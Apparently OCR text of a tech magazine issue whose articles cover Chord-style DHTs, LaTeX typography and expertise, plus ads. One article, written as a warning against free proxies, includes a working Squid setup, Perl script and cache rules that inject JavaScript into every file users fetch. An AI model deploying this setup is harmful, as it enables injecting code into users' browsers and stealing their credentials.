We know that the initial distance $d(x, y)$ is no more than 2^s , therefore in at most s stages we will reach distance 0, which means we have found y .

If you are a careful reader, you might be worried at this point that s might be much more than $\log(n)$. This is in fact true. It is also true that in some worst case scenarios the amount of stages for the search algorithm will actually be s , even if $\log(n)$ is much smaller.

However if the names of the nodes are chosen somehow uniformly from the set B_s , we should expect better results which are much closer to $\log(n)$.

Some words about Chord

Congratulations, you now know how to wire a collection of n nodes so that they can contact each other quickly, and at the same time each node doesn't have to remember too many addresses of other nodes.

The construct we have described is related to an idea called The Chord DHT. You can find the original article here. [hn.my/chord]

Distributed Hash Tables (DHTs)

Let's discuss an important use case for the structure we have found so far. We want to be able to store a large table of keys and values over a large set of computers. This is usually called a Distributed Hash Table (DHT).

The main operations that we want to be able to perform are as follows:


- `set_value(key,value)` — Sets the value of "key" in the table to be "value".
- `get_value(key)` — Reads the value of "key" from the table.

The cool part is that we can invoke those operations from any of the computers, as all the computers have a symmetric role in the network. Instead of letting just one computer deal with requests from a client, theoretically we could use all the computers on the network. (Though we might have to deal with some synchronization stuff, which are outside the scope of this document.)

There are still some questions to be asked here. What kind of values can the keys be? Must they be numbers, or could they be something else? Maybe strings?

Let's begin with the case in which keys are also from the set B_s . This is not always very realistic, but it would be easier to solve at this point. In that case, the keys are in the same "space" as the names of nodes.

We could let node $[k]$ keep the value of key k , where $[k]$ is the "last" node (clockwise) that has a name not bigger than the number k .



In the picture: The node z (a blue dot), and some keys that z is responsible to keep (small orange dots). The keys and node names are of the same kind (Both are from B_s , so we can also draw them on the ring according to their value. The next node (clockwise) after z marks the end of the domain z has responsibility over.

To invoke `set_value(key= k , value= v)`, we first search (using our search algorithm) for the node that is responsible for keeping the key k . This is done by searching for the value k . We are going to find the node $z = [k]$, which is exactly the node that has the responsibility to keep the key k . Then we just ask the node z to update k to have the value v .

To invoke `get_value(key= k)`, again we search for k , and find the node $z = [k]$. We then ask z what the value is that corresponds to the key k . z will then tell us the value v .

Dealing with complex keys

But what if our keys are not from the set B_s ? Maybe the keys are strings? Maybe they are names of files, or people? In that case all we need is some function $f: K \rightarrow B_s$, where K is the world of keys. Hopefully the function f will also be some kind of a random function, which means a few things:

- It is very unlikely for two keys k_1, k_2 to satisfy $f(k_1) = f(k_2)$. (A property also known as Collision Resistance).
- The keys will map as evenly as possible between all the elements inside the set B_s . We don't want too big a load on too few computers.

If you were wondering where you can get such a function, don't worry. We have a few of those functions. They are called Cryptographic Hash Functions.

Now that we have the function f , we will define two operations:

- `set_key_generic(key= k , value= v)` will invoke `set_key(key= $f(k)$, value= v)`.
- `get_key_generic(key= k)` will invoke `get_key(key= $f(k)$)`

And we get a DHT for a generic key space.

Final Notes

We have introduced a special way to wire a set of computers so that we don't use too many wires, and at the same time it is easy to find any computer quickly. A major use case of this construct is the idea of DHT.

Our main construction follows the idea of the Chord DHT, however there are other possible designs for DHT which we haven't talked about. Our space of names was a ring, with a distance function of walking clockwise. There are other spaces with different distance functions that give nice results. One notable example is the Kademlia DHT, which uses XOR as a metric. ■


Real is the founder of the Freedom Layer project, a community research project for designing a secure and decentralized internet. He likes Math, Cryptography and Secure network protocols, and hope to use those to make a difference.

Join the DuckDuckGo Open Source Community.



Create Instant Answers
or share ideas and help
change the future of search.

Featured IA: Regex Contributor: mintsoft
Get started at duckduckhack.com



[Answer](#) | [Images](#) | [Videos](#)

Anchors

- `^` Start of string or line
- `\A` Start of string
- `$` End of string or line
- `\Z` End of string
- `\b` Word boundary
- `\B` Not word boundary
- `\<` Start of word
- `\>` End of word

Character Classes


- `\c` Control character
- `\s` Whitespace
- `\S` Not Whitespace
- `\d` Digit
- `\D` Not digit
- `\w` Word


Quantifiers

- `*` 0 or more
- `+` 1 or more
- `?` 0 or 1 (optional)
- `{3}` Exactly 3
- `{3,}` 3 or more
- `{2,5}` 2, 3, 4 or 5

Groups and Ranges

- `.` Any character except newline (`\n`)
- `(a|b)` a or b
- `(...)` Group
- `(?:...)` Passive (non-capturing) group
- `[abc]` Single character (a or b or c)
- `[^abc]` Single character (not a or b or c)
- `[a-q]` Single character range (a or b ... or q)
- `[A-Z]` Single character range (A or B ... or Z)

RegExLib.com Regular Expression Cheat Sheet (.NET Framework)
RegExLib.com Regular Expression **Cheat Sheet** (.NET) Metacharacters Defined; MChar Definition ^ Start of a string. \$ End of a ... see Regular Expression Options. [aeiou] Matches any single character included in the specified set of characters. [^aeiou] Matches any single character not in the ...
 regexlib.com/CheatSheet.aspx

Region 

Why Are Free Proxies Free?

*Because It's An Easy Way To Infect Thousands Of Users
And Collect Their Data*

By CHRISTIAN HASCHEK

I RECENTLY STUMBLED ACROSS a presentation of Chema Alonso from the Defcon 20 Conference [hn.my/chema] where he was talking about how he created a JavaScript botnet from scratch and how he used it to find scammers and hackers.

Everything is done via a stock SQUID proxy with small config changes.

The idea is pretty simple:

1. **[Server]** Install Squid on a Linux server
2. **[Payload]** Modify the server so all transmitted JavaScript files will get one extra piece of code that does things like send all data entered in forms to your server
3. **[Cache]** Set the caching time of the modified .js files as high as possible

What's the worst thing that could happen?



When someone can force you to load an infected .js file, they can:

- Steal your login info from the sites you visit (from login forms or cookies)
- Steal your banking account info/ credit card
- Force you to participate in DDoS attacks by telling you browser to load a website a few hundred times a second via iframe/script request
- Basically see everything you're doing on the web (including reading mouse positions, etc.)

Https

This technique also works with https if the site loads unsafe resources (e.g. jQuery from an http site). Most browsers will tell you that, some might even block the content but usually nobody gives attention to the "lock" symbol.

To put it simply:

- Safe:  <https://>
- Unsafe:  <https://>

In the presentation Chema said he posted the IP of the modified server on the web and after a few days there were over 5000 people using his proxy. Most people used it for bad things because everyone knows you're only anonymous in the web when you've got a proxy, and it looks like many people don't think that the proxy could do something bad to them.

I was wondering if it really is that simple, so I took a VM running Debian and tried implementing the concept myself.

Make your own js infecting proxy

I assume that you have a squid proxy running and also you'll need a webserver like Apache using /var/www as web root directory (which is the default).

1 Create a payload

For the payload I'll use a simple script that takes all links of a webpage and rewrites the href (link) attribute to my site.

```
/etc/squid/payload.js
```

```
for(var i=0;i<document.
getElementsByTagName('a').length;i++)
    document.getElementsByTagName('a')[i].href =
"https://blog.haschek.at";
```

2 Write the script that poisons all requested .js files

```
/etc/squid/poison.pl
```

```
#!/usr/bin/perl

$|=1;
$count = 0;
$pid = $$;

while(<>)
{
    chomp $_;
    if($_ =~ /(.*\.js)/i)
    {
        $url = $1;
        system("/usr/bin/wget","-q","-O","/var/
www/tmp/$pid-$count.js","$url");
        system("chmod o+r /var/www/tmp/$pid-
$count.js");
        system("cat /etc/squid/payload.js >> /
var/www/tmp/$pid-$count.js");
        print "http://127.0.0.1:80/tmp/$pid-
$count.js\n";
    }
    else
    {
        print "$_\n";
    }
    $count++;
}
```

This script uses wget to retrieve the original JavaScript file of the page the client asked for and adds the code from the /etc/squid/payload.js file to it. This modified file (which contains our payload now) will be sent to the client. You'll also have to create the folder /var/www/tmp and allow squid to write files in it. This folder is where all modified js scripts will be stored.

3 Tell Squid to use the script above

In /etc/squid/squid.conf add:

```
url_rewrite_program /etc/squid/poison.pl
```

4 Never let the cache expire

```
/var/www/tmp/.htaccess
```

```
ExpiresActive On
```

```
ExpiresDefault "access plus 3000 days"
```

These lines tell the apache server to give it an insanely long expiration (caching) time so it will be in the browser of the user until they're cleaning their cookies/caches.

One more restart of squid and you're good to go. If you're connecting to the proxy and try to surf on any webpage, the page will be displayed as expected but all links will lead to this blog. The sneaky thing about this technique is that even when somebody disconnects from the proxy, the cached js files will most likely be still in their caches.

In my example the payload does nothing too destructive, and the user will know pretty fast that something is fishy, but with creative payloads or Frameworks like Beef [beefproject.com] all sorts of things could be implemented. Tell your friends never to use free proxies because many hosts do things like that.

Be safe on the web (but not with free proxies). ■

Christian Haschek is a teacher and entrepreneur and security researcher from Vienna (Austria). His company "Haschek Solutions" focuses on security audits and development of web filter solutions.

Reprinted with permission of the original author.
First appeared in hn.my/proxy (haschek.at)

Lazy Expert Syndrome

By TYLER TERVOOREN

IT WAS THE “roaring twenties” in America, and business was good. Even for criminals.

In Chicago, Al Capone had slowly built himself an empire making upwards of \$100M each year. He was a shrewd businessman. The only problem? He was in the business of narcotics, prostitution, gambling, and even murder.

Capone *literally* got away with murder for years because he’d painstakingly built a network of minions to do his bidding and created a network of “front businesses” to launder his money through. He was a careful man. All the major crime-fighting bureaus in The U.S. were trying to take him down, but he was untouchable.

That is, until he made an extraordinarily dumb mistake telling a prosecutor he was sick and couldn’t come to court to testify in a case. The police investigated, found him perfectly healthy, and arrested him on contempt of court. That started the ball rolling on a series of charges that eventually brought down the whole operation and sent Capone to the infamous Alcatraz prison.

One of the biggest (illegal) businesses in America, brought down by a tiny flub. How could it happen? Simply put, he got lazy. Capone let his ego get the best of him; he thought he was so untouchable he didn’t need to exercise caution anymore.

The world is better off without Capone’s expertise, but it’s not better off without yours. If you’ve ever made a rookie mistake — one you should have known better about — you might have experienced what Capone did: Lazy Expert Syndrome (LES).

Read on to learn how to keep LES from ever taking you down or setting you back.

Why You Suffer From Lazy Expert Syndrome

To understand how even the smartest people in the world can destroy their lives and careers with a tiny mistake, you have to understand how the human mind works.

You see, you’ve been blessed with the ability to think, reason, and do math. Put these skills together, and what you have is an incredible ability to assess the risks that surround you every day.

When you first learn about these risks, you’re scared of them. That’s how the brain works — it fears what it doesn’t understand. When you cook your first meal with your parents, they teach you the stove is hot and to be careful. As a result, you’re overly cautious. You watch your hand as it hovers over the hot surface. You don’t pick up more than one pot at a time. You wear a mitt every time you reach in the over, just in case.

But, as time goes on, you become an expert cook. You can juggle pots, make adjustments without a mitt, and move quickly with confidence. As that confidence builds, your fear subsides. This is a good thing. You make better food faster. If you’re not careful, though, you can become overconfident. You start to think you’re such an enigma in the kitchen that all the rules you learned before are just for rookies. You’re so good you can’t get burned. And that’s when you end up in the hospital.

How To Stay On Top Of Your Game And Never Make Rookie Mistakes

In a previous life, I was a construction manager for a big conglomerate. We were obsessed with safety. Insurance for construction companies is extremely expensive; one way to stay competitive was to make sure no employees got hurt. There was just one problem; lots of our employees were getting hurt.

So, we did the logical thing. We improved our training programs. Any time we hired a new employee, they had to undergo rigorous safety training. We beat the safety mindset into them with a baseball bat. But the injuries continued.

When the bigwigs analyzed the data to see why the new safety program wasn't working, the problem was glaringly clear. New workers were safer than ever. They weren't getting hurt. The older ones were. The older workers knew all the rules and best practices. They'd had the "culture of safety" drilled into them for years and they were experts at their trade. But, because they'd spent so long on the job without a single scrape, they became overconfident, and decided some of those rules could go. They suffered from LES. Then, they got hurt.

Knowing this, we changed our approach. Rather than letting the older workers rest on their laurels, we put them in charge of training the younger ones. That's when things changed. All of a sudden, employees who hadn't thought about safety in years were forced not just to remember it, but to teach it as well. They became the "safety police" for the younger generation.

No cop wants to be caught breaking the law and, suddenly, our older workers were the new model of safety. And they lived happily ever after with all their limbs and lower insurance premiums.

If you've become comfortable in your work after a long time in the field, it might be time to take the same approach we did. You need to find a way to bring what you learned long ago — the principles that made you great — to the front of your mind. And you need to do it regularly.

- **Are you an established writer?** Find a younger or newer writer and teach them the tools of crafting a great story.
- **Are you an insurance underwriter?** Take a new colleague under your wing and teach them everything you had to learn years ago about evaluating risk.
- **Work in any other field?** Find someone fresh to the game, and make it your job to teach them the fundamentals that got you to where you are today.

By becoming a mentor to someone new to what you do, you won't just be guiding a new recruit who desperately needs it, you'll be reminding yourself of the same core values and fundamentals that have taken you to where you are now.

If you want to stay there, you desperately need it, too. ■

Tyler Tervooren is the founder and editor of *Riskology.co*, a publication that explores social psychology and shares research about winning at life and work by taking smarter risks.

Reprinted with permission of the original author.
First appeared in hn.my/les (riskology.co)

The Beauty of L^AT_EX

By DARIO TARABORELLI

THERE ARE SEVERAL reasons why one should prefer L^AT_EX to a WYSIWYG word processor like Microsoft Word: portability, lightness, and security are just a few of them (not to mention that L^AT_EX is free). There is still a further reason that definitely convinced me to abandon MS Word when I wrote my dissertation: you will never be able to produce professionally typeset and well-structured documents using most WYSIWYG word processors. L^AT_EX is a free typesetting system that allows you to focus on content without bothering about the layout: the software takes care of the actual typesetting, structuring, and page formatting, producing documents of astonishing elegance. The software I use to write in L^AT_EX on a Mac compiles documents in PDF format (but exporting to other formats such as RTF or HTML is also possible). It supports unicode and all the advanced typographic features of OpenType and AAT fonts, like Adobe Garamond Pro and Hoefler Text. It allows fine-tuned control on a number of typesetting options, although just using the default configuration results in documents with

high typographic quality. In what follows I review some examples, comparing how fonts are rendered in MS Word and in L^AT_EX.

Kerning

Kerning is the process of selectively adjusting the spacing between letter pairs to improve the overall appearance of text. Examples of letter pairs that need kerning treatment are AV, AY, PA, and AT. These letter pairs often look awkward together, and need to either be moved closer together, or further apart manually. Professional typesetting systems and fonts allow fine-grained adjustments for such letter pairs. Popular word processors either lack support for kerning tables or disable kerning by default (this is the case with both Microsoft Word for Mac OS v.X and 2008).

Table

MS Word (wrong default kerning for the “Ta” letter pair)

Table

L^AT_EX (correct kerning for the “Ta” letter pair)

Real small caps and titling caps

Most word processors create fake small capitals by adjusting the size of capitals. Professional fonts contain different sets of glyphs for small capitals and full-size capitals that any serious typesetting system should be able to use in the appropriate context. In particular, real small capitals are more than resized versions of uppercase capitals: they have a relatively heavier stroke and are designed to be visually compatible with lowercase characters of the same typeface. Some OpenType fonts have special “titling” alternates that are designed for all-uppercase type set at large sizes and have a lighter stroke.

AAa AB BC CD

MS Word (fake small caps)

AAa AB BC CD

L^AT_EX (real small caps)

A X Q
A X Q

L^AT_EX (regular vs titling caps)

Common ligatures

A good typesetting program should always use contextual intelligence and substitution tables to determine whether ligatures are needed. Common ligatures are essential to professionally typeset text.

fire flower fjörd

MS Word (common ligature errors)

fire flower fjörd

L^AT_EX (correct use of ligatures)

Rare and ancient ligatures

X_YL^AT_EX in conjunction with professional fonts gives the possibility of exploiting the whole set of rare ligatures and decorations that are automatically added to the text.

Aspice, astice, lactosio, Islam, asfissia
Aspice, astice, lactosio, Islam, asfissia

MS Word (text with no ligature)

A/pice, a/tice, la/ctofio, I/lam, affiffia
Afpice, aftice, lactofio, Iflam, affiffia

Que di^ctes vous de mon appel,
Garnier ? Fis je sens ou folie ?
Toute be^ste garde sa pel
Qui la contraint, e^{ff}orce ou lie
S'elle peut, elle se deslie


M^eet me for a c^offee

A^fter the l^ecture

L^AT_EX (text with rare and old-style ligatures)

Glyph variants

Expert fonts often include variants or alternate shapes for alphabetic characters and numbers. X_YL^AT_EX with the fontspec package offers access to variants on single characters or for a whole text block.



L^AT_EX (example of font variants)

Transparency

The fontspec package allows you to set font transparency in your X_YL^AT_EX source.



L^AT_EX (alpha transparency)

Line breaks, justification, and hyphenation

Readability results not only from a good selection of typefaces, but also from a correct distribution of characters and whitespace per line. To attain this goal, most WYSIWYG word processors use relatively dumb justification/hyphenation procedures (i.e. algorithms that establish the position for line breaks by processing text line by line). L^AT_EX uses an advanced algorithm, based on seminal work by Donald Knuth and Michael F. Plass and enhanced by Frank Liang in 1983 for his PhD dissertation, which considers paragraphs as ‘wholes’ in order to decide where to add line

breaks. The algorithm uses language-specific patterns in order to decide the preferred position for hyphenation. The engine then selects line breaks so as to make paragraphs look as good as possible. Information that is taken into account for calculating optimal line breaks includes the number of consecutive lines ending with hyphens, word tightness on each line, and the change of tightness between consecutive lines. Further development has enabled the L^AT_EX engine to allow certain characters to stick into the margin, thus generating an optically straight margin, i.e., a margin that looks straight without being geometrically so. L^AT_EX’s hyphenation settings can be fine-tuned by expert users.

‘Oh, I’ve had such a curious dream!’ said Alice, and she told her sister, as well as she could remember them, all these strange Adventures of hers that you have just been reading about; and when she had finished, her sister kissed her, and said, ‘It *was* a curious dream, dear, certainly: but now run in to your tea; it’s getting late.’ So Alice got up and ran off, thinking while she ran, as well she might, what a wonderful dream it had been.

Advanced hyphenation/justification in L^AT_EX

- For visual examples of the differences between paragraph and line-by-line based justification algorithms, see this analysis by Maarten Sneepe. [hn.my/sneepe]
- For a browser-based implementation of the Knuth-Plass hyphenation algorithm check out this JavaScript library by Bram Stein. [hn.my/stein]

Getting expert fonts

X_YTeX gives the best results with expert fonts such as those based on OpenType technology but works with standard TrueType fonts as well. Zillions of expert fonts can be purchased online from digital foundries, but Mac OS comes bundled with a number of excellent fonts with expert features (e.g. Hoefler Text, Optima, Skia, Apple Chancery, Zapfino). More free OpenType fonts are available on the net. Check out for example the Gentium, Charis SIL and Doulos SIL fonts from SIL [hn.my/sil], Cardo [hn.my/cardo] by David J. Perry, the free fonts [hn.my/jos] designed by Jos Buivenga (the creator of Fontin), this collection of professional quality fonts selected by Vitaly Friedman [hn.my/alvit] or the amazing Font Squirrel. [fontquirrel.com]

Acknowledgments

Many of the examples in this article are based on the documentation of the fontspec package by Will Robertson, who deserves most of the credits for making expert font features in X_YTeX so easy to use. Thanks to all those who helped improve this article with valuable feedback: Bastien Guerry, Nicholas Shera, Mark Dancer, Olaf “Rhialto” Seibert, David Crossland, Tiago Tresoldi, Ehud Kaplan, Henri Langenhoven.

Technical notes

These examples were created on a Mac, partly on Mac OS 10.3.9, Microsoft Word v.X and TeXShop 1.35, partly on Mac OS 10.5.3 with Word:Mac 2008 and TeXShop 2.x, the X_YTeX engine with the fontspec package, and using the following fonts: Adobe Garamond Pro, Adobe Minion Pro (commercial fonts), Hoefler Text, Skia, Zapfino (fonts bundled with Mac OS X). This article is licensed under a Creative Commons Attribution-Share Alike 3.0 Unported License. A backlink is sufficient for attribution. All materials used in this article can be obtained via GitHub. [hn.my/dartar]

Dario is a behavioral scientist and social computing researcher based in San Francisco. He currently leads the Research and Data team at the Wikimedia Foundation — the non-profit organization that runs Wikipedia.

Reprinted with permission of the original author.
First appeared in hn.my/blatex (nitens.org)



Metrics and monitoring for people who know what they want

We know from experience that monitoring your servers and applications can be painful, so we built the sort of service that we would want to use. Simple to set up, responsive support from people who know what they're talking about, and reliably fast metric collection and dashboards.



Dashboards



StatsD



Happiness

Now with Grafana!

Why Hosted Graphite?

- **Hosted metrics and StatsD:** Metric aggregation without the setup headaches
- **High-resolution data:** See everything like some glorious mantis shrimp / eagle hybrid*
- **Flexible:** Lots of sample code, available on Heroku
- **Transparent pricing:** Pay for metrics, not data or servers
- **World-class support:** We want you to be happy!


Promo code: **HACKER**

Grab a free trial at <http://www.hostedgraphite.com>

*Hosted Graphite's mantis shrimp / eagle breeding program has been unsuccessful thus far



HOSTEDGRAPHITE



Spring planning meeting Sticky notes rustle with hope Tracker shows the way

- Mike, Tracker Customer since 2010

Discover the newly redesigned **Pivotal Tracker**

As our customers know too well, building software is challenging. That's why we created Pivotal Tracker, a pleasure-to-use project management tool, designed to facilitate constructive communication, keep teams focused, and reflect the true status of all your software projects.

With a new UI, cross-project functionality, in-app notifications and more, staying zen in the face of looming business deadlines just got a little easier.

Sign up for a free trial, no credit card required, at pivotaltracker.com.